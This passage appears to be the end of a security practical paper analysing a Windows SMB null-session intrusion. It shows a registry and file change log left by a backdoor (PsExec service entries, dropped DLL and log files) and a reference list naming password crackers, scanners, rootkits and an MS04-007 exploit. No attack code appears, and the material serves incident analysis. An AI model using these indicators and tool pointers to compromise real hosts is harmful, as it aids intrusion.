HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000\Legacy: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000\ConfigFlags:
0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000\Class:
"LegacyDriver"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000\ClassGUID:
"{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000\DeviceDesc:
"PSEXESVC"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_PSEXESVC\NextInstance:
0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\0000\Control\*NewlyCreat
ed*: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\0000\Control\ActiveServi
ce: "Rasauto"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\0000\Service: "Rasauto"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\0000\Legacy: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\0000\ConfigFlags:
0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\0000\Class:
"LegacyDriver"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\0000\ClassGUID:
"{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\0000\DeviceDesc: "Remote
Access Auto Connection Manager"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_RASAUTO\NextInstance: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Rasauto\: "Service"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Rasauto\: "Service"

```

Values modified:24


```

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{299A7B54-3C6D-4F96-AE11-B9AA3534AD2C}\LeaseTerminatesTime: 0x40CCC52B
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\{299A7B54-3C6D-4F96-AE11-B9AA3534AD2C}\Parameters\Tcpip\LeaseObtainedTime: 0x40CCBA9F
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\{299A7B54-3C6D-4F96-AE11-B9AA3534AD2C}\Parameters\Tcpip\LeaseObtainedTime: 0x40CCBE23
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\{299A7B54-3C6D-4F96-AE11-B9AA3534AD2C}\Parameters\Tcpip\T1: 0x40CCBE23
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\{299A7B54-3C6D-4F96-AE11-B9AA3534AD2C}\Parameters\Tcpip\T1: 0x40CCC1A7
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\{299A7B54-3C6D-4F96-AE11-B9AA3534AD2C}\Parameters\Tcpip\T2: 0x40CCC0C6
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\{299A7B54-3C6D-4F96-AE11-B9AA3534AD2C}\Parameters\Tcpip\T2: 0x40CCC44A
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\{299A7B54-3C6D-4F96-AE11-B9AA3534AD2C}\Parameters\Tcpip\LeaseTerminatesTime: 0x40CCC1A7
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\{299A7B54-3C6D-4F96-AE11-B9AA3534AD2C}\Parameters\Tcpip\LeaseTerminatesTime: 0x40CCC52B
HKEY_USERS\S-1-5-21-527237240-329068152-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\StreamMRU\MRUListEx: 0C 00 00 00 17 00 00 00 08 00 00 00 00 00 00 00 18 00 00 00 0B 00 00 00 01 00 00 00 16 00 00 00 15 00 00 00 10 00 00 00 14 00 00 00 0F 00 00 00 0E 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 0D 00 00 00 0A 00 00 00 09 00 00 00 06 00 00 00 07 00 00 00 02 00 00 00 05 00 00 00 04 00 00 00 03 00 00 00 FF FF FF FF
HKEY_USERS\S-1-5-21-527237240-329068152-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\StreamMRU\MRUListEx: 19 00 00 00 0C 00 00 00 17 00 00 00 08 00 00 00 00 00 00 00 18 00 00 00 0B 00 00 00 01 00 00 00 16 00 00 00 15 00 00 00 10 00 00 00 14 00 00 00 0F 00 00 00 0E 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 0D 00 00 00 0A 00 00 00 09 00 00 00 06 00 00 00 07 00 00 00 02 00 00 00 05 00 00 04 00 00 00 03 00 00 00 FF FF FF FF

-----
Files added:5
-----
C:\WINNT\system32\rasaccs.dll
C:\WINNT\system32\lnvkjf.log
C:\WINNT\system32\SET15F.tmp
C:\WINNT\system32\wuyi.log
C:\WINNT\system32\fgosse.log

-----
Files [attributes?] modified:6
-----
C:\WINNT\system32\config\software.LOG
C:\WINNT\system32\config\SYSTEM.ALT
C:\WINNT\system32\config\SYSTEM
C:\WINNT\system32\config\SOFTWARE
C:\Documents and Settings\Administrator\NTUSER.DAT
C:\Documents and Settings\Administrator\ntuser.dat.LOG

-----
Total changes:127
-----

```

References

- "SANS Top 20 Vulnerabilities". URL: <http://www.sans.org/top20/#threats>
- "CAN-1999-0503". URL: <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0503>
- "CAN-1999-0504". URL: <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0504>
- "CAN-1999-0505". URL: <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0505>
- "CAN-1999-0506". URL: <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0506>
- "CVE-2000-0222". URL: <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0222>
- "CVE-2000-1200". URL: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-1200>
- Finamore, Joe. "Null Sessions in NT/2000". SANS GSEC Practical Assignment. December 2001. URL: <http://www.sans.org/rr/papers/67/286.pdf>
- "Details About Null Sessions". 28 June 1999. URL: <http://downloads.securityfocus.com/library/null.sessions.html>
- Elliott, Eric. "Very good break in". 13 March 2003. URL: <http://groups.google.com/groups?q=ntsmbe.exe&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=%231FDQpZ6CHA.2308%40TK2MSFTNGP10.phx.gbl&num=1>
- Beasley, Cam. "Distributed port 445 scan or spoof". 16 Feb 2003. URL: <http://www.dshield.org/pipermail/unisog/2003-February/005546.php>
- "PWS-NTSMB". 12 Feb 2003. URL: http://vil.nai.com/vil/content/v_100050.htm
- "ASPackDie 1.3d". URL: <http://www.exetools.com/files/unpackers/win/aspackdie13d.zip>
- "BinText v3.0". URL: <http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/bintext.htm>
- "Filemon for Windows". URL: <http://www.sysinternals.com/ntw2k/source/filemon.shtml>
- "Backdoor.Anyserv.B". 14 Apr 2004. URL: <http://securityresponse.symantec.com/avcenter/venc/data/backdoor.anyserve.b.html>
- Sharpe, Richard. "Just what is SMB". 8 Oct 2002. URL: <http://samba.anu.edu.au/cifs/docs/what-is-smb.html>
- Hertel, Christopher T. "Implementing CIFS". URL: <http://ubiqx.org/cifs>
- "Common Internet File System (CIFS) Technical Reference Revision: 1.0". 1 Mar 2002. URL: http://www.snia.org/tech_activities/CIFS/CIFS-TR-1p00_FINAL.pdf
- "CIFS Explained". 2001. URL: http://www.codefx.com/CIFS_Explained.pdf
- "Microsoft Networks SMB File Sharing Protocol Extensions Ver 3.4". URL: <http://us1.samba.org/samba/ftp/specs/smb-lm21.doc>
- "MS KB Article 314984". 2 Jun 2004. URL: <http://support.microsoft.com/default.aspx?scid=kb;en-us;q314984&sd=tech>
- Leighton, Luke K. C. "DCE/RPC over SMB: Samba and Windows NT domain Internals". 10 Dec 1999.
- "DCE 1.1: Remote Procedure Call". Aug 1997. URL: <http://www.opengroup.org/public/pubs/catalog/c706.htm>
- "Ethereal – Network Protocol Analyzer". URL: <http://www.ethereal.com/>
- "SNORT Manual – Preprocessors". URL: http://www.snort.org/docs/snort_manual/node17.html#SECTION00385000000000000000
- "SNORT Signature Database – SID 537". URL: <http://www.snort.org/snort-db/sid.html?sid=537>
- "SNORT Signature Database – SID 538". URL: <http://www.snort.org/snort-db/sid.html?sid=538>
- "SNORT Signature Database – SID 2465". URL: <http://www.snort.org/snort-db/sid.html?sid=2465>
- "SNORT Signature Database – SID 2466". URL: <http://www.snort.org/snort-db/sid.html?sid=2466>
- "SNORT Signature Database – SID 533". URL: <http://www.snort.org/snort-db/sid.html?sid=533>
- "SNORT Signature Database – SID 2470". URL: <http://www.snort.org/snort-db/sid.html?sid=2470>
- "SNORT Signature Database – SID 2471". URL: <http://www.snort.org/snort-db/sid.html?sid=2471>
- "SNORT Signature Database – SID 2472". URL: <http://www.snort.org/snort-db/sid.html?sid=2472>
- "SNORT Signature Database – SID 532". URL: <http://www.snort.org/snort-db/sid.html?sid=532>
- "SNORT Signature Database – SID 2473". URL: <http://www.snort.org/snort-db/sid.html?sid=2473>

"SNORT Signature Database – SID 2474". URL: <http://www.snort.org/snort-db/sid.html?sid=2474>
"SNORT Signature Database – SID 2475". URL: <http://www.snort.org/snort-db/sid.html?sid=2475>
Skoudis, Ed. "Computer and Network Hacker Exploits". SANS Track 4 Day 2 materials. Page 155
"Fscan 1.1.2". URL: http://www.pestpatrol.com/pestinfo/f/fscan_1_1_2.asp
"@stake LC". URL: <http://www.atstake.com/products/lc/>
"John the Ripper password cracker". URL: <http://www.openwall.com/john/>
"IPCSCAN". URL: <http://www3.sympatico.ca/gsbarker/IPCSCAN/>
"Net use". URL: http://www.microsoft.com/windowsxp/home/using/productdoc/en/default.asp?url=/windowsxp/home/using/productdoc/en/net_use.asp
"PsExec". URL: <http://www.sysinternals.com/ntw2k/freeware/psexec.shtml>
"rundll32 – Process Information" URL: <http://www.liutilities.com/products/wintasksp/processorlibrary/rundll32/>
Zeltser, Lenny. SANS Reverse Engineering materials, Supplemental CD.
"Regmon for Windows NT/9x". URL: <http://www.sysinternals.com/ntw2k/source/regmon.shtml>
"RFC 2267". Jan 1998. URL: <http://www.faqs.org/rfcs/rfc2267.html>
VMWare. URL: <http://www.vmware.com/>
TaskInfo 2003. URL: <http://www.iarsn.com/taskinfo.html>
Active Ports. URL: <http://www.ntutility.com/freeware>
Network Searcher. URL: <http://www.bgsoft.net/>
Nmap. URL: <http://www.insecure.org/nmap/>
Koziol, Jack. "Real-time alerting with Snort". URL: http://www.linuxsecurity.com/feature_stories/feature_story-144-2.html
"HackerDefender". URL: http://hq.mcafeeasap.com/dispVirus.asp?virus_k=100035
ASPack. URL: <http://www.aspack.com/>
"ASN.1 Vulnerability Could Allow Code Execution (828028)". Microsoft Security Bulletin MS04-007. 10 Feb 2004. URL: <http://www.microsoft.com/technet/security/bulletin/MS04-007.mspx>
"Microsoft Windows ASN.1 Remote DoS Exploit (MS04-007)". URL: <http://www.k-otik.com/exploits/02.14.MS04-007-dos.c.php>
"Configuring IP Session Filtering (Reflexive Access Lists)" http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scprt3/screflex.htm